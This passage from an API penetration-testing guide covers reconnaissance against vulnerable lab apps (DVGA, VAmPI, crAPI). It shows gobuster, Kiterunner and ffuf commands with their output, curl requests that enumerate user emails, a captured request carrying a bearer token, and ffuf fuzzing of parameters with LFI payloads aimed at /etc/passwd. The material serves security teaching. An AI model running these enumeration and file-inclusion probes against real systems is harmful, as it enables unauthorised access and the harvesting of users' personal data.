
Directory	Type
/api	Where the API is hosted.
/v1	Specifies the API‘scurrent or previous version.
/login	Login page.
/auth	Authentication API endpoint.
/register	Registration page for users.
/playground	Integrated development environment in the browser on the API endpoint.
/console	Developer debugger console.
/graphql	Graphql endpoint. It may allow introspection queries.
/graphiql	Graphql endpoint.
/backup	Backup directory. May allow directory listing.
/swagger	Swagger documentation.
/admin	Admin login panel.
/token	It may allow for refreshing, generating or revoking authentication tokens.
/.env	Exposes database and server credentials.

Table 32: Common API directories to look for



```
┌──(kali㉿J78878)-[~]
└─$ gobuster dir -u http://10.38.1.110:5013/ -w /usr/share/wordlists/Hacking-APIs/Wordlists/api_superlist
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.38.1.110:5013/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/Hacking-APIs/Wordlists/api_superlist
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/about                (Status: 200) [Size: 5666]
/graphql              (Status: 400) [Size: 53]
/graphiql             (Status: 400) [Size: 53]
/graphql?query        (Status: 400) [Size: 53]
Progress: 2298 / 2299 (99.96%)
===============================================================
Finished
===============================================================
```

Figure 49: Directory brute-forcing against DVGA



```
┌──(kali㉿J78878)-[~]
└─$ kr scan http://10.38.1.110:8000/ -w /usr/share/wordlists/routes-large.kite

+----------------------+------------------------------------------------------------------------------------------------------------+
| SETTING              | VALUE                                                                                                      |
+----------------------+------------------------------------------------------------------------------------------------------------+
| delay                | 0s                                                                                                         |
| full-scan            | false                                                                                                      |
| full-scan-requests   | 1451905                                                                                                    |
| headers              | [x-forwarded-for:127.0.0.1]                                                                                |
| kitebuilder-apis     | [/usr/share/wordlists/routes-large.kite]                                                                   |
| max-conn-per-host    | 3                                                                                                          |
| max-parallel-host    | 50                                                                                                         |
| max-redirects        | 3                                                                                                          |
| max-timeout          | 3s                                                                                                         |
| preflight-routes     | 11                                                                                                         |
| quarantine-threshold | 10                                                                                                         |
| quick-scan-requests  | 103427                                                                                                     |
| read-body            | false                                                                                                      |
| read-headers         | false                                                                                                      |
| scan-depth           | 1                                                                                                          |
| skip-preflight       | false                                                                                                      |
| target               | http://10.38.1.110:8000/                                                                                   |
| total-routes         | 957191                                                                                                     |
| user-agent           | Chrome. Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.96 Safari/537.36 |
+----------------------+------------------------------------------------------------------------------------------------------------+

POST    400 [    941,   46,  11] http://10.38.1.110:8000/v1/eidos/notification 0cf68176a876e84858724f025efa340fed76e09e
POST    400 [    941,   46,  11] http://10.38.1.110:8000/v1/authentication/login 0cf683cd7b026930d2e576b683b50d7400551cdf
POST    400 [    941,   46,  11] http://10.38.1.110:8000/v1/config/configuration/update 0cf683e46b5fc8b55a44807cf5a48f60172b4524
POST    400 [    941,   46,  11] http://10.38.1.110:8000/v1/read 0cf6841f3f929ea992c7c6da0de88f6ea1df290f
POST    400 [    941,   46,  11] http://10.38.1.110:8000/v1/extract 0cf68940c95204d6b5d9578f6d4b502a826eac5c
POST    400 [    941,   46,  11] http://10.38.1.110:8000/v1/sector/ 0cf6895ff32cf190fc3cd08597e5db903b75c7bc
POST    400 [    941,   46,  11] http://10.38.1.110:8000/v1/service/update/transaction 0cf681e197020097edfb95a16fd8b248507b92a1
POST    400 [    941,   46,  11] http://10.38.1.110:8000/v1/polls/61646932/votes 0cf681ff9b404532f2d00b734c88dce65da6ae08
PUT     400 [    941,   46,  11] http://10.38.1.110:8000/v1/beacons/8f483285-7093-46fe-8f37-559298fb8f0c 0cf685c915e99cd7a442532d72f3e2be0d5f5d71
POST    400 [    941,   46,  11] http://10.38.1.110:8000/v1/channels/40129383/timeline 0cf68b913769c6bcfbaf2d295921e596f9cf3a1f
POST    400 [    941,   46,  11] http://10.38.1.110:8000/v1/devices/49540432/metrics 0cf685deda1d122bde7ab348398f2382a0c26cfe
POST    400 [    941,   46,  11] http://10.38.1.110:8000/v1/service/login/password/admin 0cf6883882df7b6a4e97c3a87f0647b9609f3b21
PUT     400 [    941,   46,  11] http://10.38.1.110:8000/todo/652129 0cf684f279ad393db3cdd2261e4e846f6a4359f9
POST    400 [    941,   46,  11] http://10.38.1.110:8000/reportsExcel/save 0cf6856385d033b37acfd0cc419e3e41e348afa5
POST    400 [    941,   46,  11] http://10.38.1.110:8000/email/send/raw 0cf68414bd8cb08d96e07923402abaedc29dd203
 100% |█████| (86091/103427, 9540 it/s)
7:36AM INF finished quick scan routes=301 targets=1
7:36AM INF scan complete duration=22643.026081 results=0
```

Figure 50: Using Kiterunner to identify different API paths – Pixi (Ball, 2022)

HTTP Method	Path
GET	http://10.38.1.110/api/<BRUTE-FORCE HERE>
GET	http://10.38.1.110/api/v1/<BRUTE-FORCE HERE>
GET	http://10.38.1.110/v1/<BRUTE-FORCE HERE>
GET	http://10.38.1.110/<BRUTE-FORCE HERE>

Table 33: Brute-force paths to discover directories

4.6.2.1 File Brute-Forcing

Similar to directory brute-forcing, where we are looking for specific directories, here we are looking for specific files that might interest us and API file extensions that we are looking to find with our brute-forcing are:

File	Type
.json	Common with Rest and GraphQL APIs

.xml	Common with SOAP APIs
.yaml	Common with documentation and specification
.graphql	Common with GraphQL APIs

Table 34: Common API file types

Some misconfigurations we might find are:

File	Type
Developer files	Files may have credentials and internal addresses to internal systems
Backups	May contain full or partial critical backups of the system
Configuration files	May contain system secrets such as keys and tokens
API endpoints	Exposing the functionality of a API
API swagger files	Might be a API documentation file
API specification files	Defines the structure and expected behavior of the API


Table 35: Common misconfigurations and what to look for

An excellent tool for endpoint discovery is called Kiterunner (see Figure 50), designed specially to discover API endpoints and comes with a set of API word lists. Another tool we can use is GoBuster (see Table 18), which is mainly a directory brute-forcer but can be used to discover endpoints and files. The power of these tools comes from the word lists you provide.

4.6.3 Endpoint Analysis


When performing endpoint analysis, we seek to find authentication requirements, analyse endpoint functionality, test how the endpoints were intended to be used, analyse endpoint responses, and discover excessive data exposure (emails, usernames, passwords, phone numbers, IDs, security status such as 2FA enabled or disabled), analysing verbose error reporting, and API technology specific misconfigurations due to poor implementation (Ball, 2022).

Here, we find in VAmPI a user endpoint where you can request a valid username on the API endpoint (/users/v1/admin) and see all of its information, such as the email address used to register the account. In the real world, this would be a breach of personal user information and could be weaponised on mass to gather all the site users information, resulting in a data breach for the target. We use ffuf and a username wordlist to enumerate the endpoint for all valid site user emails, and you can see by requesting their endpoints that their corresponding email addresses appear.




```
┌──(kali㉿J78878)-[~]
└─$ ffuf -u http://10.38.1.110:5000/users/v1/FUZZ -w /usr/share/wordlists/seclists/Usernames/xato-net-10-million-usernames.txt -mc 200

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.0.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.38.1.110:5000/users/v1/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Usernames/xato-net-10-million-usernames.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200
________________________________________________

[Status: 200, Size: 48, Words: 4, Lines: 1, Duration: 10ms]
    * FUZZ: name2

[Status: 200, Size: 48, Words: 4, Lines: 1, Duration: 20ms]
    * FUZZ: admin

[Status: 200, Size: 48, Words: 4, Lines: 1, Duration: 79ms]
    * FUZZ: name1

[Status: 200, Size: 48, Words: 4, Lines: 1, Duration: 87ms]
    * FUZZ: name2

:: Progress: [8295461/8295461] :: Job [1/1] :: 623 req/sec :: Duration: [4:03:15] :: Errors: 136 ::
```

Figure 51: Enumerating a user endpoint, finding all site users and their corresponding email addresses – VAmPI




```
┌──(kali㉿J78878)-[~]
└─$ curl -s http://10.38.1.110:5000/users/v1/admin
{"username": "admin", "email": "admin@mail.com"}

┌──(kali㉿J78878)-[~]
└─$ curl -s http://10.38.1.110:5000/users/v1/name1
{"username": "name1", "email": "mail1@mail.com"}

┌──(kali㉿J78878)-[~]
└─$ curl -s http://10.38.1.110:5000/users/v1/name2
{"username": "name2", "email": "mail2@mail.com"}
```

Figure 52: Discovered endpoints allows us to enumerate the registered users email addresses - VAmPI



```
GET /community/api/v2/community/posts/NRhiqmYdCcE7LnoJLVcBtW HTTP/1.1
Host: 127.0.0.1:8888
sec-ch-ua: "Chromium";v="113", "Not-A.Brand";v="24"
Content-Type: application/json
sec-ch-ua-mobile: ?0
Authorization: Bearer
eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJoYWNrZXJtYW5AbWFpbC5jb20iLCJyb2xlIjoidXNlciIsImlhdCI6MTY5NjAyOTM5
NCwiZXhwIjoxNjk2NjM0MTk0fQ.gxHzOEmK6PttxfcQNAbDK7gnFKziYpyzvIcNRUx89BtnIMcZTlcJ-XumLPUKHg1g11Uic3
M06qBr0NcLKYqRhKhpq_jQsuRuJ-XRCX-ND_npbmfaP97NfYoMF1KFsoWP2UbE7hyr24rp5pHc-ejCqhJjxVWBlFrH1O6b6NM
x02Tk0Iaml4Ooaw3VrVCH96ahl7rp9QcxY2WiJa2NNuS4SHzenbCZ67ZsxLJh-Hd8gfcNpF4AcQq4G2B4LmjHkiNnDT_LThJ9
zRb2HIJW4_FHVs5W9W1DUyRGyMnN7usWDNpHnCYzXba06iG_3LQrRE06k8h6xQbTiTyMlnFixFrEuQ
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/113.0.5672.93 Safari/537.36
sec-ch-ua-platform: "Linux"
Accept: */*
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:8888/post?post_id=NRhiqmYdCcE7LnoJLVcBtW
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

Figure 53: Request made to commuity post – crAPI




```
HTTP/1.1 200 OK
Server: openresty/1.17.8.2
Date: Fri, 29 Sep 2023 23:16:46 GMT
Content-Type: application/json
Connection: close
Access-Control-Allow-Headers: Accept, Content-Type, Content-Length, Accept-Encoding,
X-CSRF-Token, Authorization
Access-Control-Allow-Methods: POST, GET, OPTIONS, PUT, DELETE
Access-Control-Allow-Origin: *
Content-Length: 315

{
  "id":"NRhiqmYdCcE7LnoJLVcBtW",
  "title":"Title 3",
  "content":"Hello world 3",
  "author":{
    "nickname":"Robot",
    "email":"robot001@example.com",
    "vehicleid":"c0100278-e9b4-4a4d-9eba-dba049f9a207",
    "profile_pic_url":"",
    "created_at":"2023-08-25T00:20:28.248Z"
  },
  "comments":[
  ],
  "authorid":3,
  "CreatedAt":"2023-08-25T00:20:28.248Z"
}
```

Figure 54: Excessive data exposure of user information (email) from public user posts - crAPI

4.6.4 API Version Discovery


APIs can have common naming schemes for their version paths, such as ‘/api/v1’ or ‘/api/v2/’, etc. This indicates the current or previous version of the API in use by the developer. The bigger the number, the newer the version it is. We can enumerate the versions from 0 through to 10 to test how many versions of the API exist and determine the latest and oldest versions of the API.

In newer versions of APIs, developers fix vulnerabilities and improve functionality. If we can discover older API versions on the server, we may discover old vulnerabilities still present, even if they were fixed in the newest version.



```
detail:   "The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again."
status:   404
title:    "Not Found"
type:     "about:blank"
```

Figure 55: Manually enumerating version number, ‘/v1’ - VAmPI



```
detail:   "The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again."
status:   404
title:    "Not Found"
type:     "about:blank"
```

Figure 56: Manually enumerating version number, ‘/v2’ - VAmPI

4.6.5 Parameter Fuzzing

Parameter fuzzing refers to identifying parameters on the target's API and fuzzing them to discover old or undocumented parameters. While doing this, we can also fuzz the endpoint after the parameter for common vulnerabilities, such as local file inclusion (LFI).

A common parameter and value endpoint is: '?id=123', where ‘id’ is the parameter and ‘=123’ is the value. We can fuzz ‘123’ using LFI payloads (/etc/passwd) and fuzz the ‘id’ for parameters.

Example fuzz (FUZZ being a placeholder for	Description

parameters to be fuzzed)	
ffuf -u "http://10.38.1.110:3000/api/v1/book/?FUZZ=123" -w /usr/share/wordlists/seclists/Discovery/Web-Content/burp-parameter-names.txt	Here, we fuzz the ‘id’ parameter to discover current, new and old parameters. We want to pay special attention to old and deprecated parameters, which we can cross-reference against the API documentation and start testing for vulnerabilities such as local file inclusion (LFI), sequel injection (SQLi), remote file inclusion (RFI) and other vulnerabilities such as command injection.
ffuf -u "http://10.38.1.110:3000/api/v1/book/?id=FUZZ" -w /usr/share/wordlists/seclists/Fuzzing/LFI/LFI-Jhaddix.txt	After we fuzz the parameter, we start to fuzz the endpoint value. We can automate vulnerability testing by taking the different parameters we previously discovered and fuzz the endpoints using payloads (‘/etc/passwd’) on the endpoint to find vulnerabilities such as local file inclusion (LFI), sequel injection (SQLi), remote file inclusion (RFI) and other vulnerabilities such as command injection.

Table 36: Parameter fuzzing using ffuf

